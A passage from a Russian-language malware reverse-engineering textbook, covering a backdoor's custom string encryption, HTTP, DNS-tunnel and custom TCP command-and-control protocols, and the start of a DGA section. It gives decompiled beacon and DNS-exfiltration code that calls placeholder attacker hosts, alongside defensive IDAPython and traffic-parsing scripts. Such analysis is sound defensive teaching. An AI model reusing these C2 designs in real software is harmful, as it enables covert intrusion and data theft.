3. **Модифицированный RC4** — изменённый KSA или PRGA
4. **Кастомные подстановочные таблицы** — замена S-box'a AES собственными значениями
5. **Стековая машина** — виртуализация алгоритма шифрования

24.2.2. Анализ многобайтового XOR с позиционным сдвигом

Рассмотрим функцию, обнаруженную в образце бэкдора:

```
; sub_401500 — кастомная функция дешифрования строк
; rcx = указатель на зашифрованные данные
; rdx = длина данных
; r8  = указатель на ключ (16 байт)
; r9  = указатель на выходной буфер
;
.text:00401500  decrypt_string  proc near
.text:00401500      push    rbx
.text:00401501      push    rsi
.text:00401502      push    rdi
.text:00401503      mov     rsi, rcx          ; src = encrypted data
.text:00401506      mov     rbx, rdx          ; len = data length
.text:00401509      mov     rdi, r9           ; dst = output buffer
.text:0040150C      xor     ecx, ecx          ; i = 0
.text:0040150E
.text:0040150E  .loop:
.text:0040150E      cmp     rcx, rbx
.text:00401511      jge     short .done
.text:00401513      movzx   eax, byte ptr [rsi+rcx]    ; al = src[i]
.text:00401517      ; --- шаг 1: XOR с ключом ---
.text:00401517      mov     edx, ecx
.text:00401519      and     edx, 0Fh                   ; edx = i % 16
.text:0040151C      xor     al, byte ptr [r8+rdx]      ; al ^= key[i % 16]
.text:00401520      ; --- шаг 2: вычитание позиции ---
.text:00401520      sub     al, cl                     ; al -= (i & 0xFF)
.text:00401522      ; --- шаг 3: побитовый NOT ---
.text:00401522      not     al                         ; al = ~al
.text:00401524      ; --- шаг 4: ROL на 3 бита ---
.text:00401524      rol     al, 3                      ; al = ROL(al, 3)
.text:00401527      mov     [rdi+rcx], al              ; dst[i] = al
.text:0040152A      inc     rcx
.text:0040152D      jmp     short .loop
.text:0040152F
.text:0040152F  .done:
.text:0040152F      mov     byte ptr [rdi+rcx], 0      ; null-terminate
.text:00401533      pop     rdi
.text:00401534      pop     rsi
.text:00401535      pop     rbx
.text:00401536      ret
.text:00401536  decrypt_string  endp
```

Hex-Rays декомпилирует это в более читаемый вид:

```
void decrypt_string(uint8_t *src, size_t len, uint8_t *key, uint8_t *dst)
{
    for (size_t i = 0; i < len; i++)
    {
        uint8_t b = src[i];
        b ^= key[i % 16];       // XOR с ключом
        b -= (uint8_t)i;         // вычитание позиции
        b = ~b;                  // побитовый NOT
        b = _rotl8(b, 3);       // ROL на 3 бита
        dst[i] = b;
    }
    dst[len] = 0;
}
```

Для написания дешифратора нужно инвертировать операции в **обратном порядке**:

```python
def decrypt_custom(encrypted: bytes, key: bytes) -> bytes:
    """
    Инвертируем операции в обратном порядке:
    Шифрование: XOR → SUB → NOT → ROL3
    Дешифровка: ROR3 → NOT → ADD → XOR
    """
    result = bytearray()
    for i, b in enumerate(encrypted):
        # Шаг 1: ROR на 3 бита (инверсия ROL 3)
        b = ((b >> 3) | (b << 5)) & 0xFF
        # Шаг 2: NOT (самоинверсная операция)
        b = (~b) & 0xFF
        # Шаг 3: ADD позиции (инверсия SUB)
        b = (b + (i & 0xFF)) & 0xFF
        # Шаг 4: XOR с ключом (самоинверсная)
        b ^= key[i % len(key)]
        result.append(b)
    return bytes(result)

# Извлечённые из бинарника данные
key = bytes.fromhex("4D 61 6C 77 61 72 65 4B 65 79 31 32 33 34 35 36".replace(" ", ""))
# key = b"MalwareKey123456"

encrypted_c2 = bytes.fromhex(
    "A3 F1 8C 2D 67 B4 01 E8 9A 3C FF 12 88 4E D1 07"
    "23 BC 45 91 6F 0D A2 78 34 E6 59 CB 10 87 F3 2E"
)

plaintext = decrypt_custom(encrypted_c2, key)
print(f"Decrypted C2: {plaintext}")
# Decrypted C2: b'https://evil.example.com/gate'
```

24.2.3. Извлечение ключа и данных с помощью IDAPython

Когда алгоритм понятен, нужно извлечь все зашифрованные строки из бинарника. Автоматизируем процесс:

```
"""
extract_encrypted_strings.py — автоматическое извлечение и расшифровка
всех строк из малвари, использующей кастомное шифрование.
"""
import idautils
import idc
import ida_bytes
import ida_xref

DECRYPT_FUNC_EA = 0x00401500  # адрес decrypt_string

def get_bytes_at(ea, size):
    """Чтение байтов из IDA по адресу."""
    return ida_bytes.get_bytes(ea, size)

def get_key():
    """Извлечение 16-байтового ключа из .rdata секции."""
    # Ключ расположен по фиксированному адресу (определён при анализе)
    KEY_EA = 0x0041A000
    return get_bytes_at(KEY_EA, 16)

def ror8(val, n):
    return ((val >> n) | (val << (8 - n))) & 0xFF

def decrypt(data, key):
    result = bytearray()
    for i, b in enumerate(data):
        b = ror8(b, 3)
        b = (~b) & 0xFF
        b = (b + (i & 0xFF)) & 0xFF
        b ^= key[i % len(key)]
        result.append(b)
    return result

def find_all_encrypted_strings():
    """Поиск всех вызовов decrypt_string и извлечение аргументов."""
    key = get_key()
    results = []

    for xref in idautils.XrefsTo(DECRYPT_FUNC_EA, 0):
        call_ea = xref.frm
        print(f"\n[*] Call to decrypt_string at 0x{call_ea:08X}")

        # Анализируем предшествующие инструкции для извлечения аргументов
        # Ищем: LEA RCX, [encrypted_data]  — 1-й аргумент
        #        MOV EDX, length            — 2-й аргумент
        ea = call_ea
        src_ea = None
        length = None

        # Сканируем до 10 инструкций назад
        for _ in range(10):
            ea = idc.prev_head(ea)
            mnem = idc.print_insn_mnem(ea)
            op0 = idc.get_operand_value(ea, 0)
            op1 = idc.get_operand_value(ea, 1)

            if mnem == "lea" and idc.print_operand(ea, 0) == "rcx":
                src_ea = op1
            elif mnem == "mov" and idc.print_operand(ea, 0) == "edx":
                length = op1

        if src_ea is not None and length is not None:
            enc_data = get_bytes_at(src_ea, length)
            if enc_data:
                decrypted = decrypt(enc_data, key)
                try:
                    text = decrypted.decode('utf-8', errors='replace')
                except:
                    text = repr(decrypted)

                print(f"  Encrypted data at: 0x{src_ea:08X} ({length} bytes)")
                print(f"  Decrypted: {text}")

                # Добавляем комментарий в IDA
                idc.set_cmt(call_ea, f'Decrypted: "{text}"', 0)
                results.append((call_ea, text))
```

```
    print(f"\n{'='*50}")
    print(f"Total decrypted strings: {len(results)}")
    for ea, text in results:
        print(f"  0x{ea:08X}: {text}")
    return results

find_all_encrypted_strings()
```

Пример вывода:

```
[*] Call to decrypt_string at 0x00402A30
  Encrypted data at: 0x0041B000 (29 bytes)
  Decrypted: https://evil.example.com/gate

[*] Call to decrypt_string at 0x00402B18
  Encrypted data at: 0x0041B020 (15 bytes)
  Decrypted: cmd.exe /c whoami

[*] Call to decrypt_string at 0x00402C44
  Encrypted data at: 0x0041B030 (22 bytes)
  Decrypted: SOFTWARE\Microsoft\Run


[*] Call to decrypt_string at 0x00402D90
  Encrypted data at: 0x0041B048 (18 bytes)
  Decrypted: Mozilla/5.0 (Win64

==================================================
Total decrypted strings: 4
```

24.3. C2 (Command & Control) протоколы

24.3.1. Общая архитектура C2

Command & Control — механизм, посредством которого оператор взаимодействует с заражённой системой. Типичная архитектура:



24.3.2. HTTP/HTTPS-based C2

Наиболее распространённый тип C2, маскирующийся под легитимный веб-трафик. Разберём типичную реализацию.

Паттерн Beacon (периодический опрос):

```
; Главный цикл бота
.text:00403000  bot_main_loop:
.text:00403000      call    get_system_info          ; собрать информацию о системе
.text:00403005      mov     rcx, rax                 ; системная информация
.text:00403008      call    encrypt_beacon           ; зашифровать для отправки
.text:0040300D      mov     rcx, rax                 ; зашифрованный beacon
.text:00403010      mov     rdx, [rbp+beacon_len]
.text:00403017      call    send_http_post           ; POST на C2
.text:0040301C      test    eax, eax
.text:0040301E      jz      short .sleep_and_retry
.text:00403020
.text:00403020      ; Проверить ответ сервера
.text:00403020      mov     rcx, [rbp+response_buf]
.text:00403027      mov     rdx, [rbp+response_len]
.text:0040302E      call    decrypt_response         ; расшифровать ответ
.text:00403033      mov     rcx, rax
.text:00403036      call    parse_and_execute_cmd    ; разобрать и выполнить команду
.text:0040303B
.text:0040303B  .sleep_and_retry:
.text:0040303B      mov     ecx, [rbp+sleep_interval] ; интервал в миллисекундах
.text:00403041      ; Добавление jitter (случайного отклонения)
.text:00403041      call    calculate_jitter
.text:00403046      add     ecx, eax
.text:00403048      call    ds:Sleep                 ; WinAPI Sleep
.text:0040304E      jmp     bot_main_loop
```

Декомпиляция функции `send_http_post` раскрывает формат коммуникации:

```
// Hex-Rays pseudocode
BOOL send_http_post(uint8_t *data, size_t data_len)
{
    char url[256];
    char headers[512];
    HINTERNET hSession, hConnect, hRequest;

    // Формирование URL с псевдослучайным путём
    // Цель — имитация легитимного трафика
    snprintf(url, sizeof(url), "/api/v2/analytics/%08x/events",
             GetTickCount() ^ 0xDEADBEEF);

    hSession = WinHttpOpen(
        L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36",
        WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
        WINHTTP_NO_PROXY_NAME,
        WINHTTP_NO_PROXY_BYPASS, 0);

    hConnect = WinHttpConnect(hSession,
        g_c2_domain,     // расшифрованный домен C2
        g_c2_port,       // обычно 443
        0);

    hRequest = WinHttpOpenRequest(hConnect,
        L"POST", url,
        NULL, WINHTTP_NO_REFERER,
        WINHTTP_DEFAULT_ACCEPT_TYPES,
        WINHTTP_FLAG_SECURE);  // HTTPS

    // Кастомный заголовок для идентификации бота
    snprintf(headers, sizeof(headers),
        "X-Request-ID: %s\r\n"          // bot_id (UUID)
        "Content-Type: application/octet-stream\r\n",
        g_bot_id);

    WinHttpAddRequestHeaders(hRequest, headers, -1,
        WINHTTP_ADDREQ_FLAG_ADD);

    // Отправка зашифрованных данных
    return WinHttpSendRequest(hRequest, NULL, 0,
        data, data_len, data_len, 0);
}
```

Восстановление формата beacon-пакета:

Анализируя `encrypt_beacon`, восстановим структуру:

```
// Структура beacon-пакета (до шифрования)
struct beacon_packet {
    uint32_t magic;          // 0xCAFEBABE — магическое число
    uint32_t bot_id;         // CRC32 от HWID
    uint16_t cmd_type;       // 0x0001 = check-in, 0x0002 = result
    uint16_t data_len;       // длина полезных данных
    uint8_t  data[];         // payload (переменная длина)
};

// check-in payload
struct checkin_data {
    char     hostname[64];
    char     username[64];
    char     os_version[32];
    uint32_t process_id;
    uint32_t is_admin;       // 1 = elevated, 0 = normal
    uint64_t timestamp;      // FILETIME
};
```

IDAPython-скрипт для создания структуры в IDA:

```
import ida_struct
import ida_bytes
import idc

def create_beacon_struct():
    """Создание структуры beacon_packet в IDA."""
    sid = ida_struct.add_struc(-1, "beacon_packet", 0)
    if sid == idaapi.BADADDR:
        sid = ida_struct.get_struc_id("beacon_packet")
        ida_struct.del_struc(ida_struct.get_struc(sid))
        sid = ida_struct.add_struc(-1, "beacon_packet", 0)

    sptr = ida_struct.get_struc(sid)

    ida_struct.add_struc_member(sptr, "magic",    0x00, idc.FF_DWORD, None, 4)
    ida_struct.add_struc_member(sptr, "bot_id",   0x04, idc.FF_DWORD, None, 4)
    ida_struct.add_struc_member(sptr, "cmd_type", 0x08, idc.FF_WORD,  None, 2)
    ida_struct.add_struc_member(sptr, "data_len", 0x0A, idc.FF_WORD,  None, 2)

    print(f"[+] Created struct 'beacon_packet' (id={sid})")

    # Создание checkin_data
    sid2 = ida_struct.add_struc(-1, "checkin_data", 0)
    sptr2 = ida_struct.get_struc(sid2)

    ida_struct.add_struc_member(sptr2, "hostname",   0x00, idc.FF_BYTE, None, 64)
    ida_struct.add_struc_member(sptr2, "username",   0x40, idc.FF_BYTE, None, 64)
    ida_struct.add_struc_member(sptr2, "os_version", 0x80, idc.FF_BYTE, None, 32)
    ida_struct.add_struc_member(sptr2, "process_id", 0xA0, idc.FF_DWORD, None, 4)
    ida_struct.add_struc_member(sptr2, "is_admin",   0xA4, idc.FF_DWORD, None, 4)
    ida_struct.add_struc_member(sptr2, "timestamp",  0xA8, idc.FF_QWORD, None, 8)


    print(f"[+] Created struct 'checkin_data' (id={sid2})")

create_beacon_struct()
```

24.3.3. DNS Tunneling

DNS-туннелирование — метод C2-коммуникации через DNS-запросы. Данные кодируются в имени поддомена (запрос) или в TXT/CNAME-записях (ответ). Этот метод часто обходит сетевые фильтры, так как DNS-трафик обычно разрешён даже в строго ограниченных сетях.

Схема работы:



Типичный код DNS-туннеля в дизассемблере:

```
; dns_beacon — отправка данных через DNS
.text:00404000  dns_beacon  proc near
.text:00404000      sub     rsp, 0x200
.text:00404007
.text:00404007      ; Шаг 1: Base32-кодирование данных для отправки
.text:00404007      mov     rcx, [rbp+data_to_send]
.text:0040400E      mov     edx, [rbp+data_len]
.text:00404014      lea     r8, [rsp+0x200+encoded_buf]
.text:0040401C      call    base32_encode
.text:00404021
.text:00404021      ; Шаг 2: Разбить на чанки по 63 символа (макс. длина метки DNS)
.text:00404021      lea     rcx, [rsp+0x200+encoded_buf]
.text:00404029      mov     edx, 3Fh            ; 63 = макс. длина метки
.text:0040402E      lea     r8, [rsp+0x200+dns_name]
.text:00404036      call    split_into_labels     ; "CHUNK1.CHUNK2.CHUNK3"
.text:0040403B
.text:0040403B      ; Шаг 3: Добавить домен C2 и ID бота
.text:0040403B      lea     rcx, [rsp+0x200+dns_name]
.text:00404043      lea     rdx, [rsp+0x200+full_query]
.text:0040404B      ; Формат: "<encoded_data>.<bot_id>.<c2_domain>"
.text:0040404B      mov     r8, g_bot_id_str
.text:00404052      mov     r9, g_c2_domain      ; "data.evil-analytics.com"
.text:00404059      call    format_dns_query
.text:0040405E
.text:0040405E      ; Шаг 4: Выполнить DNS-запрос типа TXT
.text:0040405E      lea     rcx, [rsp+0x200+full_query]
.text:00404066      mov     edx, DNS_TYPE_TEXT    ; 0x0010
.text:0040406B      lea     r8, [rsp+0x200+response_buf]
.text:00404073      call    perform_dns_query     ; обёртка над DnsQuery_A
.text:00404078
.text:00404078      ; Шаг 5: Извлечь TXT-запись и декодировать команду
.text:00404078      lea     rcx, [rsp+0x200+response_buf]
.text:00404080      lea     rdx, [rsp+0x200+decoded_cmd]
.text:00404088      call    parse_txt_response
.text:0040408D
.text:0040408D      lea     rax, [rsp+0x200+decoded_cmd]
.text:00404095      add     rsp, 0x200
.text:0040409C      ret
.text:0040409C  dns_beacon  endp
```

Hex-Rays декомпиляция:

```
char* dns_beacon(uint8_t *data, size_t data_len)
{
    char encoded[512];
    char dns_name[256];
    char full_query[256];
    char response[1024];
    char decoded_cmd[512];

    // Base32-кодирование данных (без padding, нижний регистр)
    base32_encode(data, data_len, encoded);

    // Разбить на метки до 63 символов каждая
    // "AABBCCDD..." → "AABB.CCDD...."
    split_into_labels(encoded, 63, dns_name);

    // Собрать полный DNS-запрос
    // "aabb.ccdd.bot123.data.evil-analytics.com"
    snprintf(full_query, sizeof(full_query), "%s.%s.%s",
             dns_name, g_bot_id_str, g_c2_domain);

    // DNS TXT-запрос
    perform_dns_query(full_query, DNS_TYPE_TEXT, response);

    // Декодировать ответ из TXT-записи
    parse_txt_response(response, decoded_cmd);

    return strdup(decoded_cmd);
}
```

Python-скрипт для декодирования перехваченного DNS-трафика:

```
"""
dns_tunnel_decoder.py — декодирование DNS-туннеля из PCAP.
Использует scapy для разбора пакетов.
"""
import base64
import re
from scapy.all import rdpcap, DNS, DNSQR, DNSRR

def decode_dns_tunnel(pcap_file, c2_domain):
    """Извлечение и декодирование данных из DNS-туннеля."""
    packets = rdpcap(pcap_file)
    c2_domain_lower = c2_domain.lower()

    exfil_data = {}   # bot_id → list of encoded chunks
    commands = []      # список команд от C2

    for pkt in packets:
        if not pkt.haslayer(DNS):
            continue

        dns = pkt[DNS]

        # Обработка запросов (данные от бота → C2)
        if dns.qr == 0 and dns.haslayer(DNSQR):
            qname = dns[DNSQR].qname.decode().rstrip('.')
            if c2_domain_lower not in qname.lower():
                continue

            # Формат: <encoded_data_labels>.<bot_id>.<c2_domain>
            # Удаляем C2 домен
            prefix = qname[:-(len(c2_domain) + 1)]
            parts = prefix.rsplit('.', 1)
            if len(parts) == 2:
                encoded_labels, bot_id = parts
                # Убираем точки между чанками
                encoded_data = encoded_labels.replace('.', '')
                if bot_id not in exfil_data:
                    exfil_data[bot_id] = []
                exfil_data[bot_id].append(encoded_data)

        # Обработка ответов (команды от C2 → бот)
        if dns.qr == 1 and dns.ancount > 0:
            for i in range(dns.ancount):
                rr = dns.an[i] if i == 0 else dns.an.payload
                if hasattr(rr, 'rdata'):
                    txt = rr.rdata
                    if isinstance(txt, bytes):
                        txt = txt.decode('ascii', errors='ignore')
                    try:
                        decoded = base64.b32decode(txt.upper() + '=' * (-len(txt) % 8))
                        commands.append(decoded.decode('utf-8', errors='replace'))
                    except Exception:
                        commands.append(f"[raw] {txt}")

    # Декодирование эксфильтрованных данных
    print("=" * 60)
    print("  DNS Tunnel Decoder Results")
    print("=" * 60)

    for bot_id, chunks in exfil_data.items():
        print(f"\n[Bot: {bot_id}]")
        for idx, chunk in enumerate(chunks):
            try:
                padded = chunk.upper() + '=' * (-len(chunk) % 8)
                decoded = base64.b32decode(padded)
                print(f"  [{idx}] {decoded}")
            except Exception as e:
                print(f"  [{idx}] [decode error: {e}] raw={chunk}")

    print(f"\n[Commands received from C2]")
    for idx, cmd in enumerate(commands):
        print(f"  [{idx}] {cmd}")

    return exfil_data, commands
```

```
# Пример использования
decode_dns_tunnel("captured_traffic.pcap", "data.evil-analytics.com")
```

24.3.4. Кастомные TCP/UDP протоколы

Некоторые семейства малвари используют собственные бинарные протоколы поверх TCP или UDP. Анализ таких протоколов требует реверса функций формирования и разбора пакетов.

Пример кастомного TCP-протокола:

```
; build_packet — формирование пакета кастомного протокола
.text:00405000  build_packet proc near
.text:00405000      ; Структура пакета:
.text:00405000      ;   [0x00] DWORD  magic     = 0x50524F54 ("PROT")
.text:00405000      ;   [0x04] BYTE   version   = 0x02
.text:00405000      ;   [0x05] BYTE   msg_type
.text:00405000      ;   [0x06] WORD   seq_num
.text:00405000      ;   [0x08] DWORD  payload_len
.text:00405000      ;   [0x0C] DWORD  checksum   (CRC32 payload)
.text:00405000      ;   [0x10] BYTE[] payload    (XOR-encrypted)
.text:00405000      ;
.text:00405000      push    rbx
.text:00405001      push    rsi
.text:00405002      sub     rsp, 28h
.text:00405006      mov     rsi, rcx          ; payload ptr
.text:00405009      mov     ebx, edx          ; payload length
.text:0040500B      mov     r8d, r8d          ; msg_type
.text:0040500E
.text:0040500E      ; Выделить буфер: 16 (header) + payload_len
.text:0040500E      lea     ecx, [rbx+10h]
.text:00405011      call    malloc
.text:00405016      test    rax, rax
.text:00405019      jz      short .error
.text:0040501B
.text:0040501B      ; Заполнить заголовок
.text:0040501B      mov     dword ptr [rax], 50524F54h    ; magic = "PROT"
.text:00405021      mov     byte ptr [rax+4], 2           ; version = 2
.text:00405025      mov     [rax+5], r8b                  ; msg_type
.text:00405029      mov     cx, [rip+g_seq_num]
.text:00405030      mov     [rax+6], cx                   ; seq_num
.text:00405034      inc     word ptr [rip+g_seq_num]      ; seq_num++
.text:0040503B      mov     [rax+8], ebx                  ; payload_len
.text:0040503E
.text:0040503E      ; Зашифровать payload XOR 0x5A
.text:0040503E      lea     rdi, [rax+10h]                ; dst = packet + 0x10
.text:00405042      xor     ecx, ecx
.text:00405044  .xor_loop:
.text:00405044      cmp     ecx, ebx
.text:00405046      jge     short .calc_crc
.text:00405048      movzx   edx, byte ptr [rsi+rcx]
.text:0040504C      xor     dl, 5Ah
.text:0040504F      mov     [rdi+rcx], dl
.text:00405052      inc     ecx
.text:00405054      jmp     short .xor_loop
.text:00405056
.text:00405056  .calc_crc:
.text:00405056      ; CRC32 зашифрованного payload
.text:00405056      mov     rcx, rdi
.text:00405059      mov     edx, ebx
.text:0040505B      call    calc_crc32
.text:00405060      mov     [rax+0Ch], eax                ; checksum
```

Восстановленная структура пакета:

```
// Заголовок кастомного протокола (16 байт)
#pragma pack(push, 1)
struct custom_packet_header {
    uint32_t magic;          // 0x50524F54 = "PROT"
    uint8_t  version;        // всегда 0x02
    uint8_t  msg_type;       // тип сообщения
    uint16_t seq_num;        // порядковый номер
    uint32_t payload_len;    // длина payload (без заголовка)
    uint32_t checksum;       // CRC32 зашифрованного payload
};
#pragma pack(pop)

// Типы сообщений (восстановлены по xrefs)
enum msg_types {
    MSG_CHECKIN      = 0x01,  // регистрация бота
    MSG_HEARTBEAT    = 0x02,  // keepalive
    MSG_CMD_REQUEST  = 0x03,  // запрос команды
    MSG_CMD_RESULT   = 0x04,  // результат выполнения
    MSG_FILE_UPLOAD  = 0x05,  // загрузка файла на C2
    MSG_FILE_DOWNLOAD = 0x06, // скачивание файла с C2
    MSG_SHELL        = 0x07,  // интерактивная оболочка
    MSG_EXIT         = 0xFF   // завершение сессии
};
```

Python-парсер для анализа перехваченного трафика:

```python
"""
custom_protocol_parser.py — парсер кастомного C2 протокола.
"""
import struct
import binascii

class CustomProtocolParser:
    MAGIC = 0x50524F54  # "PROT"
    HEADER_SIZE = 16
    XOR_KEY = 0x5A

    MSG_TYPES = {
        0x01: "CHECKIN",
        0x02: "HEARTBEAT",
        0x03: "CMD_REQUEST",
        0x04: "CMD_RESULT",
        0x05: "FILE_UPLOAD",
        0x06: "FILE_DOWNLOAD",
        0x07: "SHELL",
        0xFF: "EXIT"
    }

    def __init__(self):
        self.packets = []

    def decrypt_payload(self, data: bytes) -> bytes:
        """XOR-дешифрование payload."""
        return bytes(b ^ self.XOR_KEY for b in data)

    def calc_crc32(self, data: bytes) -> int:
        """Вычисление CRC32."""
        return binascii.crc32(data) & 0xFFFFFFFF

    def parse_stream(self, raw_data: bytes):
        """Разбор TCP-потока на пакеты."""
        offset = 0
        while offset + self.HEADER_SIZE <= len(raw_data):
            # Чтение заголовка
            magic, version, msg_type, seq_num, payload_len, checksum = \
                struct.unpack_from('<IBBHII', raw_data, offset)

            if magic != self.MAGIC:
                print(f"[!] Invalid magic at offset {offset}: 0x{magic:08X}")
                # Попытка найти следующий пакет
                next_magic = raw_data.find(b'PROT', offset + 1)
                if next_magic == -1:
                    break
                offset = next_magic
                continue

            if version != 2:
                print(f"[!] Unknown version {version} at offset {offset}")
                offset += 1
                continue

            # Проверка наличия полного payload
            if offset + self.HEADER_SIZE + payload_len > len(raw_data):
                print(f"[!] Truncated packet at offset {offset}")
                break

            # Извлечение payload
            enc_payload = raw_data[offset + self.HEADER_SIZE:
                                   offset + self.HEADER_SIZE + payload_len]

            # Проверка CRC32
            calc_crc = self.calc_crc32(enc_payload)
            crc_valid = calc_crc == checksum

            # Расшифровка
            dec_payload = self.decrypt_payload(enc_payload)

            msg_name = self.MSG_TYPES.get(msg_type, f"UNKNOWN(0x{msg_type:02X})")

            packet = {
                'offset': offset,
                'version': version,
                'msg_type': msg_type,
```

```
                'msg_name': msg_name,
                'seq_num': seq_num,
                'payload_len': payload_len,
                'checksum': checksum,
                'crc_valid': crc_valid,
                'payload': dec_payload
            }
            self.packets.append(packet)

            # Вывод
            crc_status = "OK" if crc_valid else "MISMATCH"
            print(f"[Packet #{seq_num:04d}] {msg_name:<15s} "
                  f"len={payload_len:<6d} CRC={crc_status}")

            if msg_type in (0x03, 0x04, 0x07):
                # Текстовые команды / результаты
                try:
                    text = dec_payload.decode('utf-8', errors='replace')
                    print(f"  → {text[:200]}")
                except:
                    pass

            offset += self.HEADER_SIZE + payload_len

        return self.packets

# Пример использования
with open("captured_c2_stream.bin", "rb") as f:
    data = f.read()

parser = CustomProtocolParser()
packets = parser.parse_stream(data)

print(f"\nTotal packets parsed: {len(packets)}")
for p in packets:
    if p['msg_name'] == 'CMD_REQUEST':
        print(f"  Command: {p['payload'].decode(errors='replace')}")
```

Пример вывода:

```
[Packet #0001] CHECKIN         len=168    CRC=OK
[Packet #0002] HEARTBEAT       len=4      CRC=OK
[Packet #0003] CMD_REQUEST     len=12     CRC=OK
  → whoami /all
[Packet #0004] CMD_RESULT      len=1847   CRC=OK
  → DESKTOP-ABC123\admin
    ...
[Packet #0005] CMD_REQUEST     len=24     CRC=OK
  → ipconfig /all
[Packet #0006] CMD_RESULT      len=3421   CRC=OK
  → Windows IP Configuration...
[Packet #0007] FILE_UPLOAD     len=45312  CRC=OK
[Packet #0008] EXIT            len=0      CRC=OK

Total packets parsed: 8
```

24.4. DGA — Domain Generation Algorithms

24.4.1. Зачем малвари нужен DGA

Domain Generation Algorithm (DGA) — алгоритм, который генерирует множество псевдослучайных доменных имён, используемых малварью для связи с C2. Вместо жёстко закодированного списка доменов бот ежедневно генерирует сотни или тысячи доменов, из которых атакующий регистрирует лишь несколько. Это усложняет блокировку коммуникаций.

24.4.2. Анализ DGA в IDA Pro

Рассмотрим функцию DGA, обнаруженную в образце:

```
; generate_domains — DGA на основе текущей даты
; rcx = указатель на массив строк (выходной буфер)
; edx = количество доменов для генерации
; Возвращает количество сгенерированных доменов в eax
;
.text:00406000  generate_domains proc near
.text:00406000      push    rbx
.text:00406001      push    rsi
.text:00406002      push    rdi
.text:00406003      push    r12
.text:00406005      push    r13
.text:00406007      sub     rsp, 0x60
.text:0040600B
.text:0040600B      mov     r12, rcx          ; output array
.text:0040600E      mov     r13d, edx         ; domain count
.text:00406011
.text:00406011      ; Получить текущую дату
.text:00406011      lea     rcx, [rsp+0x60+SystemTime]
.text:00406016      call    ds:GetSystemTime
.text:0040601C
.text:0040601C      ; Извлечь год, месяц, день
.text:0040601C      movzx   eax, word ptr [rsp+0x60+SystemTime.wYear]
.text:00406021      mov     [rsp+0x60+year], eax
.text:00406025      movzx   eax, word ptr [rsp+0x60+SystemTime.wMonth]
.text:0040602A      mov     [rsp+0x60+month], eax
.text:0040602E      movzx   eax, word ptr [rsp+0x60+SystemTime.wDay]
